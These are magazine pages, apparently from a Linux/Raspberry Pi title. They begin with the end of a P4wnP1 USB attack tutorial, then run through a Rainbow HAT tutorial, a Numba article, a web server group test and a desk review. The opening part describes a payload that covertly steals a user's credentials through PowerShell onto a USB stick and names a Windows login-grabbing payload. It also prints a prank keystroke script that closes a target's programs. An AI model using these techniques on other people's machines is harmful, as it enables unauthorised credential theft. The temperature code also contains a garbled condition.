## 15 Obtaining user credentials

Of course we've only used the **network\_only.txt** and **hid\_backdoor\_remote.txt** **P4wnP1** payloads in this tutorial, but others are available. Try switching to the **hakin9\_tutorial/payload.txt** instead, as this takes things a step further.

Instead of only replicating a HID keyboard interface, **hakin9** also replicates a **RNDIS** network device and a **USB** mass-storage device. Therefore we can run a script that steals a user's credentials via **PowerShell** and then saves them directly to the **USB**. This would mean you could plug in the **USB** device, run the script, pull it out and walk away. The target would be none the wiser.

## 16 Other payloads

Once you're comfortable with **hid\_backdoor\_remote** and **hakin9** there are a number of other payloads to play around with in **P4wnP1**. **Win10\_LockPicker** attempts to grab Windows 10 login details, **hid\_mouse** sets up the Pi to emulate mouse functionality instead of a keyboard, offering a completely different toolset, and **wifi\_connect** is the infamous **AuthSSH** attack. ■

### ■ Where'd it go?

A really simple but fun prank is the old **Alt-F4** script. This will press **Alt-F4** on the target's screen, which in Windows immediately closes the currently active program, followed by Enter to bypass any 'Save' dialogue that may pop up to prevent the program from closing immediately. If you have line-of-site this one can be a real treat, as you can run it every time the target re-opens the program. [Ed – Linux loves Windows].

```
ALT F4
DELAY 500
ENTER
```



## Dan Aldred

is a Raspberry Pi enthusiast, teacher and coder who enjoys creating new projects and hacks to inspire others to start learning. He's currently working with the Raspberry Pi Google Home Assistant.

## Resources

■ Raspberry Pi

■ Pimoroni  
Rainbow HAT  
<https://shop.pimoroni.com/products/rainbow-hat-for-android-things>

# Getting started with the Pimoroni Rainbow HAT

Combine LEDs, touch buttons and a sensor reading to create a real-time temperature display



Pimoroni is adept at creating awesome Hardware Attached on Top (HATs) for the Raspberry Pi. Last year it released the Rainbow HAT and, as expected, it's stacked with a buffet of sensors, inputs and displays to explore your surroundings. Use it as a weather station, a clock, a timer, a mood light or endless other things.

This tutorial walks you through some of the Rainbow HAT's main functions such as displaying text and taking a temperature reading. Then we move onto coding for the ten LEDs: everyone likes LEDs, and the Rainbow HAT boasts both mini-LEDs and seven full-RGB LEDs. Combine these with the built-in piezoelectric buzzer and the three touch buttons, and you have a simple all-in-one musical disco machine.

In the last steps of the tutorial, we'll create a real-time temperature display which changes and blends various shades of blue, orange and red as the temperature increases. It's a perfect little hack for monitoring when the warmth of spring approaches.

## 01 Installing the Rainbow HAT

With your Raspberry Pi turned off, attach the Rainbow HAT GPIO header to the GPIO pins – all HATs are designed to fit perfectly, so the hardware just slots into place. As with all Pimoroni products installation is clean and simple and a folder of example code and projects is included. Boot up your Pi, open the LXTerminal

window and enter the code lines below one by one. On completion, restart your Pi.

```
sudo update
sudo upgrade
sudo curl -sS https://get.pimoroni.com/Rainbow
HAT | bash
```

## 02 Alphanumeric character display segments

To get started let's try a simple program to display some text. The four display blocks come in a range of colours and can be used to display the temperature, pressure or even the current time. Open your Python 3 editor and enter the program code below.



This program imports the module, sets the text to display and then shows the text on the blocks. Try adding your own four-letter word (careful now...).

```
import rainbowhat
rainbowhat.display.print_str("LU&D")
rainbowhat.display.show()
```

## 03 The musical buzzer

The HAT comes with an inbuilt piezo buzzer which can be coded to play different frequencies, producing different notes. The notes are based on standard MIDI values, where 60 is C at octave 5. The second value is the number of seconds that the note plays for. If you are adding more notes remember to add an equivalent delay to allow each individual note to play before moving onto the next one.

```
import rainbowhat
rainbowhat.buzzer.midi_note(60, 2)
```



## 04 Taking a temperature reading

This program demonstrates how simple it is to take a temperature reading and display it on the display blocks. First, we create a variable to store the temperature and use the code `rainbowhat.weather.temperature()` to take the reading, line 2. The reading needs to be converted into a float value before it can be displayed, line 3. Then display the reading on the blocks, line 4. You may notice that the temperature reading is slightly higher than the surrounding area. This is because the CPU is situated under the HAT and will obviously produce some residual heat.

```
import rainbowhat
temperature = rainbowhat.weather.temperature()
rainbowhat.display.print_float(temperature)
rainbowhat.display.show()
```

## 05 Mini-LEDs

The Rainbow HAT has three inbuilt mini-LEDs which can be used as indicators or status lights. The first LED is red, the second green and the third blue. These colours are preset and cannot be adjusted. To control the



LED use the code `rainbowhat.lights.rgb(1,0,0)` where the number 1 represents the LED being on and 0 off. The position of the each digit corresponds to the position of the LED. In the example code below, the first LED, red, is turned on.

```
import time
import rainbowhat
rainbowhat.lights.rgb(1,0,0)
rainbowhat.display.show()
```

## 06 Full LEDs

The seven main LEDs arc across the top of the HAT, are bigger and can be adjusted for both colour and brightness. To turn on all the LEDs we use the code `set.all`, line 3. This is followed by four values; the first three values are the amount of red, green and blue, up to a maximum of 255. The last number sets the brightness level, where 1 is full and 0 is the lowest brightness. To turn off the LEDs we set all the colour values to zero, line six, and then show the LED, line seven.

Add the code below and experiment with the colours and brightness to see what effects you can get.

```
import time
import rainbowhat
rainbowhat.rainbow.set_all(100, 10, 100, 0.1)
rainbowhat.rainbow.show()
time.sleep(2)
rainbowhat.rainbow.set_all(0, 0, 0, 0.1)
rainbowhat.rainbow.show()
```

## 07 Individual LEDs

You can also program and control each LED individually. This is very useful as you have 16,581,375 available colours in total; combine this with the brightness settings and you have sufficient combinations to satisfy the needs of any project.

Individual LEDs use the code `rainbowhat.rainbow.set_pixel` followed by the LED position number, in this example 3. (This is physical LED number four as the numbering starts from zero.) The next three numbers correspond to the red, green and blue (RGB) values of the colours. The final number is the level of brightness.

```
rainbowhat.rainbow.set_pixel(3, 0, 255, 0, 0.1)
rainbowhat.rainbow.show()
time.sleep(2)
```

## 08 Touch button mini-LEDs

The Rainbow HAT boasts three touch-capacity buttons labelled A, B and C. They are controlled using the code `touch.A.press()` which will trigger an event on button A. In the example below, button A turns on the first mini-LED, denoted by the value (1,0,0) as used in line 5. Then you need to add the code to trigger the event on the button being released. In this example the value is set to (0,0,0) which turns the mini-LED off, line 8.

```
import signal
import rainbowhat

@rainbowhat.touch.A.press()
def touch_a(channel):
    rainbowhat.lights.rgb(1,0,0)

@rainbowhat.touch.release()
def release(channel):
    rainbowhat.lights.rgb(0,0,0)

signal.pause()
```

Hello  
world!

The Rainbow HAT uses 14-segment displays rather than 7-segment displays. This means that you can display proper text on them – upper and lower case as well as numbers and symbols. The buttons can be used to toggle things on or off and have a push-to-hold function that enables various different types of interaction.



## 09 Touch button LEDs

You can adapt the program used in step 8 to add code to trigger the large LEDs, line 6. This combines the code from **Step 7** to turn on the third LED, the one in the middle. Remember that the colour of the full LEDs can be adjusted with the standard RGB values. Add the code to respond to the release of the button, line 9, and you have a responsive LED at the touch of a button.

```
import signal
import rainbowhat

@rainbowhat.touch.A.press()
def touch_a(channel):
    rainbowhat.lights.rgb(1,0,0)
    rainbowhat.rainbow.set_pixel(3, 0, 255,
0, 0.1)
    rainbowhat.rainbow.show()

@rainbowhat.touch.release()
def release(channel):
    rainbowhat.lights.rgb(0,0,0)
    rainbowhat.rainbow.set_pixel(3, 0, 0, 0,
0.1)
    rainbowhat.rainbow.show()

signal.pause()
```

## 10 Touch buttons buzzer – part 1

This little program combines the touch buttons, the mini-LEDs and MIDI notes to create a musical instrument! Begin by importing the signal and Rainbow HAT modules and then add the touch code for button A, line 3. Next create a function to respond to the button

being touched. On line 5, add the line of code for setting the first mini LED to on (1, 0, 0) and on line 6, the code to play the musical note from the buzzer.

```
import signal
import rainbowhat

@rainbowhat.touch.A.press()
def touch_a(channel):
    rainbowhat.lights.rgb(1,0,0)
    rainbowhat.buzzer.midi_note(65, 1)
```

## 11 Touch buttons buzzer – part 2

Now add the code for Button B. Declare the `touch.B.press()` on line 1 and then create a function to store the lines of code to trigger the mini-LED and the buzzer. Change the `rainbowhat.lights.rgb` to (0,1,0), line 3, to turn the middle LED on. Use the same code format to trigger events from button C by changing the `touch.X.press()`, and the `rainbowhat.lights.rgb` to (0,0,0).

```
@rainbowhat.touch.B.press()
def touch_b(channel):
    rainbowhat.lights.rgb(0,1,0)
    rainbowhat.buzzer.midi_note(80, 0.1)
```

## 12 Touch buttons buzzer – part 3

The final section of the program sets out what happens when the touch button is released. Create a function using the `touch.release()` code, line 1, and then set the RGB value to 0,0,0. This turns off all the mini-LED lights, notifying the user that the button has been released. Finally, add the `signal.pause()` code to keep

the program looping. Save the file, run it and create your musical melody.

```
@rainbowhat.touch.release()
def release(channel):
    rainbowhat.lights.rgb(0,0,0)

signal.pause()
```

## 13 Build a real-time temperature sensor – part 1

In this last project, we combine the Rainbow HAT hardware and sensors to create a real-time temperature display. Open a new Python file and import the required modules. On line 3, start a **while** loop and take the current temperature reading, storing it in a variable named **temperature**, line 4.

Convert the reading into a float value, line 5, and then display the value on the display segments, line 6. Since the code is housed within a loop, the program will continually take a temperature reading and update the display accordingly.

```
import rainbowhat
import time

while True:
    temperature = rainbowhat.weather.temperature()
    rainbowhat.display.print_float(temperature)
    rainbowhat.display.show()
```



## 14 Building a real-time temperature sensor – part 2

In this step we need to compare the temperature to a preset value of 16. First we check if the temperature is less than 16 degrees Celsius (60.8 degrees Fahrenheit), line 1, and if it is, then we multiply the value by six, line 2. The product is stored in a variable named **blue** which is used on line 3 to set the LED colours. The colder it is, the less amount of blue is added to the RGB values.

```
if temperature < 16:
    blue = temperature * 6
    rainbowhat.rainbow.set_all(0, 0,
blue, brightness=0.1)
    rainbowhat.rainbow.show()
```

```
import rainbowhat
import time

while True:
    temperature = rainbowhat.weather.temperature()
    rainbowhat.display.print_float(temperature)
    rainbowhat.display.show()

    print (temperature)

    if temperature < 16:
        blue = temperature * 6
        rainbowhat.rainbow.set_all(0, 0, blue, brightness=0.1)
        rainbowhat.rainbow.show()

    elif temperature > 42 < 40:
        green = 0
        rainbowhat.rainbow.set_all(255,
green, 0, brightness=0.1)
        rainbowhat.rainbow.show()

    else:
        green = 255 - temperature * 6
        print (green)
        rainbowhat.rainbow.set_all(255,
green, 0, brightness=0.1)
        rainbowhat.rainbow.show()

    time.sleep(10)
```

## 15 Building a real-time temperature sensor – part 3

Now check for the high temperature value – it should be somewhere in the forties, line 1. This is very hot, so all green values are set to 0, line 2, and the LED RGB values are set to 255,0,0. This produces an intense red colour to represent the heat.

```
elif temperature > 42 < 40:
    green = 0
    rainbowhat.rainbow.set_all(255,
green, 0, brightness=0.1)
    rainbowhat.rainbow.show()
```

## 16 Building a real-time temperature sensor – part 4

If the temperature is between 17 and 39 degrees then the LEDs are coloured orange, increasing with intensity towards red as the temperature nears 40 degrees. A combination of red and green creates orange, so make a variable to store the amount of green as a product of the temperature, line 2. Then assign the values into the LED colours on line 4, before displaying them on the LEDs. Adjust the values to suit your climate, save the program and run it. You now have a real-time temperature display!

```
else:
    green = 255 - temperature * 6
    print (green)
    rainbowhat.rainbow.set_all(255,
green, 0, brightness=0.1)
    rainbowhat.rainbow.show()
```

### ■ Android Things

As well as using the Raspberry Pi OS and Python to program your Rainbow HAT you can also use Android Things. Yes, you read that correctly, Google has written drivers for the Rainbow HAT. To use them simply copy the Android Things for Raspberry Pi image to your microSD card, then install the Android SDK and you are ready to start developing your apps. You can check out more details of the project and example programs and code on Google's github site: <https://github.com/androidthings/contrib-drivers/tree/master/rainbowhat> and also refer to Pimoroni's site for its blog and coverage: <http://blog.pimoroni.com/rainbow-hat-in-depth>.

# Using Numba to speed things up

This issue, we look at how to use Numba with your Raspberry Pi Python code to speed everything up and squeeze out extra performance



**Joey Bernard** is a true renaissance man. He splits his time between building furniture, helping researchers with scientific computing problems and writing Android apps.

## Why Python?

It's the official language of the Raspberry Pi. Read the docs at [python.org/doc](http://python.org/doc)

“One area that is always an issue with Python code is performance.

Much of this is due to using programming techniques from other languages that simply don't work the same way in Python.

These types of issues are usually dealt with by rewriting your code in a more Pythonic form.

While this is perfectly adequate in most cases, people are always keen to squeeze every last bit of performance out of their code. In these cases, you have a few different options. Here, we'll look at one of them named Numba, which compiles your code using a JIT compiler based on additions to your code that enable you to fine-tune the JIT compiler.

This has traditionally been an issue for the Raspberry Pi, since it requires the LLVM compiler and this hasn't been easily available on ARM architectures – but the latest versions of Raspbian include a `llvmlite` package, allowing you to use Numba. In order to install it on your Raspberry Pi, use the following lines of code:

## “Numba optimises based on decorators”

```
sudo apt install
libblas-dev llvm python3-pip
python3-scipy
```

```
pip install
llvmlite==0.15.0
```

```
pip install numba==0.30.1
pip install librosa
```

You do need to be careful of version numbers, as this requires patches that may not be part of the stable branches. Depending on your setup, you may want to do this inside a `virtualenv`. If so, run the following commands first:

```
virtualenv --system-site-packages -p python3 env
source env/bin/activate
```

If you're developing on another box, you should probably use an Anaconda installation. If so, install Numba with the following command:

```
conda install numba
```

Numba does code optimisation based on decorators that you can add to your code. These decorators invoke the LLVM compiler to generate code tuned to your particular CPU architecture. The easiest way to use it is to perform the default 'lazy' compilation process on your defined functions, such as this example:

```
from numba import jit
@jit
def my_sum(x, y):
    return x+y
```

Lazy compilation means that Numba won't bother compiling a particular decorated function until the first time it's called. At that

time, the input parameters are analysed for type and a specialised compiled version

is generated. Because the compiled version depends on the input types, a new version gets generated when input parameters of different types get used. This preserves the naturally polymorphic nature of the Python language.

In many cases, however, you know what the datatypes are supposed to be for a particular function. In these cases, you can tell Numba what it should be expecting in terms of datatypes, so in our example:

```
@jit(int32(int32,int32))
```

```
def my_sum(x, y):
    return x+y
```

This tells Numba that it should generate code that takes `int32` as input datatypes and that it should also return `int32` datatypes. There are several options you can give to Numba to help get the fastest code possible. This greatly depends on what your code is actually doing and is very much of the 'Your mileage may vary' type. The first to look at is the `nogil` option. If your code is thread-safe and will not impact, nor be impacted by, other threads, you can explicitly tell Numba that it can give up any locks on the GIL (Global Interpreter Lock), like this:

```
@jit(nogil=True)
```

Normally, these compiled code objects only exist during the runtime of your object. You can save the compilation step by adding `cache=True` to the `jit` decorator. This tells Numba to save any compiled objects to files in the file system so that they're available the next time you run your program.

By default, the code generated by Numba tries to be as optimised as possible, which means it doesn't use the Python C API. If Numba can't produce code in this mode (referred to as 'nopython'), it will fall back to generating code that does use the Python C API (referred to as 'object'). If you want to know when this happens, you can add the option `nopython=True` to the JIT decorator. This tells Numba to throw an error when it needs to fall back, rather than simply doing it silently. This option is necessary if you want to try the latest experimental feature, automatic parallelisation:

```
@jit(nopython=True,
parallel=True)
```

This will analyse your function and see if it can be parallelised, as well as seeing if many other optimisations can be applied.

There will be cases where you want even finer control over what Numba does with particular functions. In these cases, use the `@generated_jit` decorator rather than the `@jit` decorator. The big difference is that you have more control over the datatypes used. For example, the above example looks like this:

```
from numba import
generated_jit, types
@generated_
jit(nopython=True)
def my_sum(x, y):
    if isinstance(x, types.
Float):
        if isinstance(y,
types.Float):
            return x+y
```

This decorator also accepts the other compiler options, such as `nopython` and `cache`.

While the default operation of Numba works on the assumption that it will be used as a JIT compiler, this isn't the only way you can use it. You can also use the Ahead of Time (AOT) mode to compile the necessary functions before they are used. The big advantage of this comes into play when you want to distribute your program to other people. If you use the default JIT activity, anyone you share the code with will need to have Numba installed. Using the AOT functionality means they'll be able to run your optimised code without Numba.

In order to take advantage of this functionality, you need to import the CC portion of the Numba module. The biggest restriction with this method is that you need to define everything up front, as you would with a traditional programming language. A simple example would look like this:

```
from numba.pycc import CC
cc = CC('my_module')
@cc.export('multf', 'f8(f8,
f8)')
@cc.export('multi', 'i4(i4,
i4)')
def mult(a, b):
    return a * b
if __name__ == "__main__":
    cc.compile()
```

Here we have two versions of the multiplication function defined, one for integers and one for floats. When you run this code, Numba produces a compiled module, named `my_module`, that you can share. When they import the compiled `my_module`, users will have access to the Numba-compiled versions of these functions.

There are several other options to tune the behaviour of Numba. One example is the `@jitclass` function decorator. This defines a specification for a class so that Numba can compile a specific version for your particular use-case. The following code provides an example:

```
import numpy as np
from numba import jitclass
from numba import int32,
float32
spec = [('value',
int32),('array', float32[:]),]
@jitclass(spec)
class Bag(object):
    def __init__(self,
value):
        self.value = value
        self.array =
np.zeros(value, dtype=np.float32)
```

As you can see, you can optimise entire classes as well as individual functions.

Hopefully this short article has given you some ideas that you can use for your own projects. There are several ways to speed up your Python code, and while this is just one of them, it should give you a place to start. ■

## What about other interpreters?

While Numba allows you to compile sections of your code for increased speed, there are other options available. The simplest, most direct one is to use a different interpreter. This allows you to get better performance without necessarily having to do anything – and as all programmers know, you should always follow the laziest path available. Installing PyPy on a Debian-based system should be as simple as the following command.

```
sudo apt-get install pypy
```

This will install a new Python interpreter for you to use on your system. One thing to be aware of is that the performance of PyPy is dependent on the architecture on which you're running the code, so you may notice different speed increases on your Raspberry Pi (based on the ARM chip), as opposed to your regular x86-based desktop. In many cases, you can get a speed increase by simply calling your script as the following:

```
pypy myscript.py
```

You can maximise speed increases by following some rules of thumb. First, look at how your code is being bottlenecked. If it is IO-bound, then PyPy isn't really going to help, as hardware is the culprit and PyPy helps most for code that is compute-bound. Having said that, you should still follow the usual rules. You should make sure that your algorithm is as tuned as possible before applying extra external options such as the PyPy interpreter.

There are also some items to avoid: you won't want to necessarily use C extensions with PyPy. You may not see any advantage in these cases. Also, the use of Ctypes may actually see a decrease in performance. As with most variations in programming language and technique, your mileage will vary, and you will need to tune your code to the specific tasks you want to handle. To this end, PyPy includes a module that can be imported into your own code, and gives you the tools you need to further fine-tune its behaviour to squeeze every last bit of performance out of your code.



The source for tech buying advice

**techradar.com**

# Reviews

81 Group test | 86 Hardware | 88 Distro | 90 Free software



## GROUP TEST

# Lightweight web servers

Don't need the bells and whistles of the popular web servers? Here are some alternatives that offer all the usual features without being overkill

### Cherokee

Cherokee bills itself as a feature-rich web server that's "lightning fast". It's easy to configure and runs on all major OS platforms. The web server supports many of the most useful modern web-related technologies to host all kinds of static and dynamic content, as well as web apps. <http://cherokee-project.com>

### Hiawatha

Hiawatha is proud of its security credentials as it claims to be written with security in mind, both in terms of its code as well as its features. It's also easy to configure and maintain, and ships a monitoring tool to keep track of the deployment. And it does all this without draining resources. [www.hiawatha-webserver.org](http://www.hiawatha-webserver.org)

### Lighttpd

One of the most popular of the lightweight web servers, Lighttpd powers many high-volume websites and web hosts. The web server is especially designed for use in high-performance environments while still supporting all the usual features and is also standards compliant. [www.lighttpd.net](http://www.lighttpd.net)

### Nginx

Statistically speaking Nginx is the most popular lightweight web server. In addition to being a high-performance HTTP server, the cross-platform web server is chock-full of features and is also used as a reverse proxy, an IMAP/POP3 proxy server and often as a load balancer. <https://nginx.org>

# Cherokee

Fast, feature-rich, very flexible and easy to configure



■ Each screen on the Cherokee administrator interface has links to the appropriate documentation section for assistance

## Installation

Cherokee has pre-packaged binaries in the repositories of some distributions such as Fedora. On others, like Debian and Ubuntu Server, you'll have to compile the server from source. That said, this process isn't as involved or prone to failure as it is for some other software, primarily because of Cherokee's very few dependencies.

## Noteworthy features

Besides being easy to install and administer, Cherokee offers some useful features. It supports FastCGI, PHP, uWSGI, CGI, TLS/SSL, HTTP proxying, content caching, and traffic-shaping features. There's also support for several popular web-app frameworks and app servers including the likes of Django, Ruby on Rails, Zend, Glassfish and ColdFusion.

## Ease of administration

Cherokee-Admin is bundled to help configure virtually all aspects of the deployed web server. By default, it listens to connections from localhost, but can be made to keep an eye on all network interfaces. The interface is very intuitive and helps take the pain out of advanced deployment and administration tasks, such as virtual hosts and execution permission.

## Documentation and support

The project has a comprehensive documentation section that covers everything from installation to advanced configuration issues. You can browse the illustrated guide directly, or jump to specific sections using the Help button in the administration interface. The Cookbook section is interesting and helps set up Cherokee for various tasks.

## Overall

Cherokee has all the features you need to deploy modern web apps and is aided by ample documentation. The icing on the cake is the powerful admin tool that's also easy to operate.

# 8

# Hiawatha

Pays special attention to security and has a readable config syntax



■ Hiawatha can also be used as a reverse proxy and acts as an application firewall to shield other web servers

## Installation

The cross-platform web server is officially only available as a source tarball. However, the Downloads section on its website points to several pre-compiled binaries for various popular distributions including Debian, Fedora, CentOS, Ubuntu, Gentoo and more. The monitor, an important component, is only available as source tarball.

## Noteworthy features

Hiawatha offers everything you expect from a modern web server. It has several security features built in and configuration options to ban users who send malformed requests. The server uses the mbedTLS library instead of OpenSSL, and ships with its own Let's Encrypt script that picks relevant values automatically from the server's configuration files to generate a certificate.

## Ease of administration

The web server boasts of its easy to comprehend configuration syntax that makes for a more consistent way of configuring the web server deployment. Hiawatha also has a monitoring tool in the shape of a PHP app that collects and displays information from the web server, such as bandwidth usage, number of requests, errors and internet attacks.

## Documentation and support

The project has all the usual outlets to guide users. The support section on the website points to a detailed how-to that covers everything from compiling Hiawatha to configuring it for serving all types of web apps. There are also forum boards to post questions and links to several third-party resources.

## Overall

A fast and lightweight web server that has several features to make it ideal for security conscious deployments. Also of note is its configuration syntax that makes for readable configuration files.

# 7

# Lighttpd

A proof-of-concept that's now an option for speed-critical setups



■ An interesting feature of the web server is the use of conditions in the configuration file to override default settings

## Installation

You can get the latest version on the web server from its website, which only hosts source tarballs. Compiling Lighttpd from source is fairly straightforward and doesn't throw any unexpected errors. But the web server is also available in the official repositories of virtually every mainstream distribution.

## Noteworthy features

In addition to being lightweight in terms of memory and processor use, Lighttpd supports the FastCGI, SCGI and CGI interfaces. PHP performance has received special attention though the server is also popularly used for hosting Ruby on Rails web apps. There's full support for TLS/SSL via the OpenSSL library, and flexible virtual hosting functionality as well.

## Ease of administration

Lighttpd has to be configured manually but this shouldn't be a problem for experienced web admins, as all global settings are controlled via a single config file. Also, as with Apache, you can enable and disable Lighttpd modules directly from the CLI. Several modules, such as lighttpd-mod-webdav, are available as packages in some distros like Ubuntu.

## Documentation and support

There's no dearth of documentation on and off the web server's website. The official documentation guides you through the most important aspects of configuring the web server. There's also a reference guide that talks about core features and individual modules in great detail. Forums exist for your support queries.

## Overall

A light and fast alternative that's popularly used as a drop-in replacement for the Apache web server. It's also straightforward to configure, especially if you've rolled out Apache before.

# 8

# Nginx

The second most popular web server on the web serves more than HTTP



■ Nginx is one of the few web server products that offers multiple levels of paid commercial support and training options

## Installation

Nginx's developers produce two releases, one called 'mainline' and the other 'stable'. Source tarballs for both are available on the website, along with Windows and legacy releases. The website also hosts pre-compiled binaries of both release branches for Debian/Ubuntu, Fedora/CentOS, and SLES distributions.

## Noteworthy features

Although Nginx is designed to serve static pages it can also be configured to cache FastCGI, SCGI and Memcached servers. Nginx also has load-balancing, monitoring and high-availability features along with support for SSL/TLS SNI and HTTP/2. You can also use it as a SSL reverse-proxy, which its author believes is how the server is used in a majority of deployments.

## Ease of administration

An Nginx deployment consists of modules which are controlled by directives specified in the configuration file. Serving static content is pretty straightforward and you can also set it up as a proxy server in no time. To use it well, however, you'll need to spend some time going through its documentation to get a grip on how to tune the web server for particular tasks.

## Documentation and support

There are different guides available depending on your expertise level. The guide for administrators is fairly detailed. You can also find several books on Nginx, and the website also offers O'Reilly's Complete Nginx Cookbook as a free ebook. Support queries are handled via the mailing lists.

## Overall

A very capable alternative to Apache that takes some time to get used to, but is much more than a simple lightweight web server and is popularly used in one of its other guises.

# 8

## In brief: compare and contrast our verdicts

|                                  | Cherokee                                                                                      | Hiawatha                                                                                                | Lighttpd                                                                                       | Nginx                                                                                       |
|----------------------------------|-----------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------|
| <b>Installation</b>              | Some distros have it in repos, but compiling from source isn't difficult in any case <b>7</b> | Except for the Monitor, you can find pre-compiled binaries bundled with many distros <b>7</b>           | Can be easily compiled from source, but is in the repos of all mainstream distros too <b>8</b> | Besides source tarballs, also has its own repos for pre-compiled binaries <b>9</b>          |
| <b>Noteworthy features</b>       | Has useful features and supports several popular frameworks and app servers <b>8</b>          | Has built-in security and a custom script which can fetch Let's Encrypt certificates if needed <b>8</b> | Supports all the usual features and has a flexible virtual-hosting function as well <b>8</b>   | In addition to a capable web server, it can also be used as a SSL reverse-proxy <b>9</b>    |
| <b>Ease of administration</b>    | The Cherokee-Admin web-based interface makes configuring the server a breeze <b>9</b>         | Easy to comprehend configuration syntax, and there's a PHP-based monitoring tool <b>7</b>               | Apache-like single-file configuration, plus modules that can be loaded from the CLI <b>7</b>   | Given its diverse apps, getting familiar with its configuration takes some time <b>7</b>    |
| <b>Documentation and support</b> | Admin interface has an integrated help button to jump into the documentation <b>8</b>         | A well-endowed support section with ample documentation and support avenues <b>8</b>                    | There are loads of docs for both new and experienced users, as well as support forums <b>9</b> | Offers guides based on your experience level as well as a free, professional ebook <b>9</b> |
| <b>Overall</b>                   | The graphical configuration tool nicely exposes all its config options <b>8</b>               | Its focus on security makes it an ideal web server for sensitive deployments <b>7</b>                   | Popular replacement for Apache that's relatively simple to roll out and configure <b>8</b>     | Useful not only as a web server but also for its other hosting-related functions <b>8</b>   |


## AND THE WINNER IS...

### Nginx

All these web servers are great and will work in virtually every hosting situation, barring some esoteric deployments.

Cherokee has a graphical administration tool with which you can configure the web server without having to mess with configuration files. This makes it ideal for inexperienced and even first-time users. But from its website it appears Cherokee hasn't been updated in some time, which is a definite red flag. Hiawatha is ideal for security-conscious deployments and enforces good practices, but it's essentially a one-man project with limited documentation.





Apart from these two, it's a close fight between Lighttpd and Nginx. According to web security specialist Netcraft, Nginx powers more outward-facing web servers than Lighttpd. Nginx has native server-side includes, and supports FastCGI, making it a great web server that can also do fancy stuff like load balancing and reverse proxies – but getting to grips with it does require some effort. That said, Nginx has a much larger community and ample documentation. One scenario in which both Nginx and Lighttpd



■ Nginx powers over 29 per cent of the busiest websites, second only to Apache's 39 per cent



truly shine is when serving lots of large, static content, such as video files. In the real world, some people use both of them together. For example, you can use Nginx for reverse-proxy caching, load balancing and URL rewrites, while Lighttpd configured with the relevant modules such as spawn-fcgi can be used to run PHP scripts.

As an aside – and in all fairness to Apache – you only really need the performance features of these servers if you're hosting websites on the scale of YouTube. Apache can easily handle tens of thousands of static HTTP requests and with dynamic apps, it's usually the scripts or the database that causes a bottleneck. ■ **Mayank Sharma**



## Discover another of our great bookazines

From science and history to technology and crafts, there are dozens of Future bookazines to suit all tastes



Get great savings when you buy direct from us



1000s of great titles, many not available anywhere else



World-wide delivery and super-safe ordering



[www.myfavouritemagazines.co.uk](http://www.myfavouritemagazines.co.uk)

Magazines, back issues & bookazines.



**Above** As long as you're the right height and can afford the cost – not to mention the space – this is an excellent variable desk

## HARDWARE

# Varidesk Pro Plus 36 Black

### Price

£365

### Website

<https://www.varidesk.com>

### Specs

Supports up to 15.88kg (35lbs)

Spring-assisted lift

11 height settings

Top surface

36-inches (91.5cm) x 12.25-inches (31cm)

Footprint

36-inches (91.5cm) x 29.75-inches (75.5cm)

Feel the burn while coding with this variable desk

**Sitting in front of a desk for prolonged periods of times just isn't good for you. Regular exercise and eating healthily all help, but spending eight (or more) hours at a desk each day can cause increased pain due to lack of circulation.** It can also lead to health issues such as cardiovascular diseases and diabetes, because how efficiently our bodies deal with sugar from the food we eat is dependent on how physically active we are.

One way of being healthier at work is to choose a standing desk, but that doesn't really allow for a flexible working environment and standing up for a full day can cause lower back pain and foot ache. The UK government – that bastion of health, with its 30 parliamentary bars to choose

from – recommends standing for between two and four hours a day to increase blood flow. To achieve this sweet spot, I decided to get in a variable desk for a long-term test and was supplied the Varidesk Pro Plus 36. This isn't the cheapest adjustable desk at £365, but it's solid and well designed. It's also quite heavy as it's shipped fully assembled, so once you've pulled away the packaging, it needs to be hefted onto a well-built desk that's at least 92 centimetres wide and 31 centimetres deep.

The desk has two tiers: the top tier has space to fit a single or dual-monitor setup, or in my case a laptop linked to a single monitor that I have set up as dual screens. Ideally, I would prefer three monitors and although it could take the weight – it can handle



**Above** The Varidesk is incredibly easy to use, largely because of the spring assistance when lifting it up and down

“ Being able to stand for a couple of hours a day makes a significant difference to how I feel ”

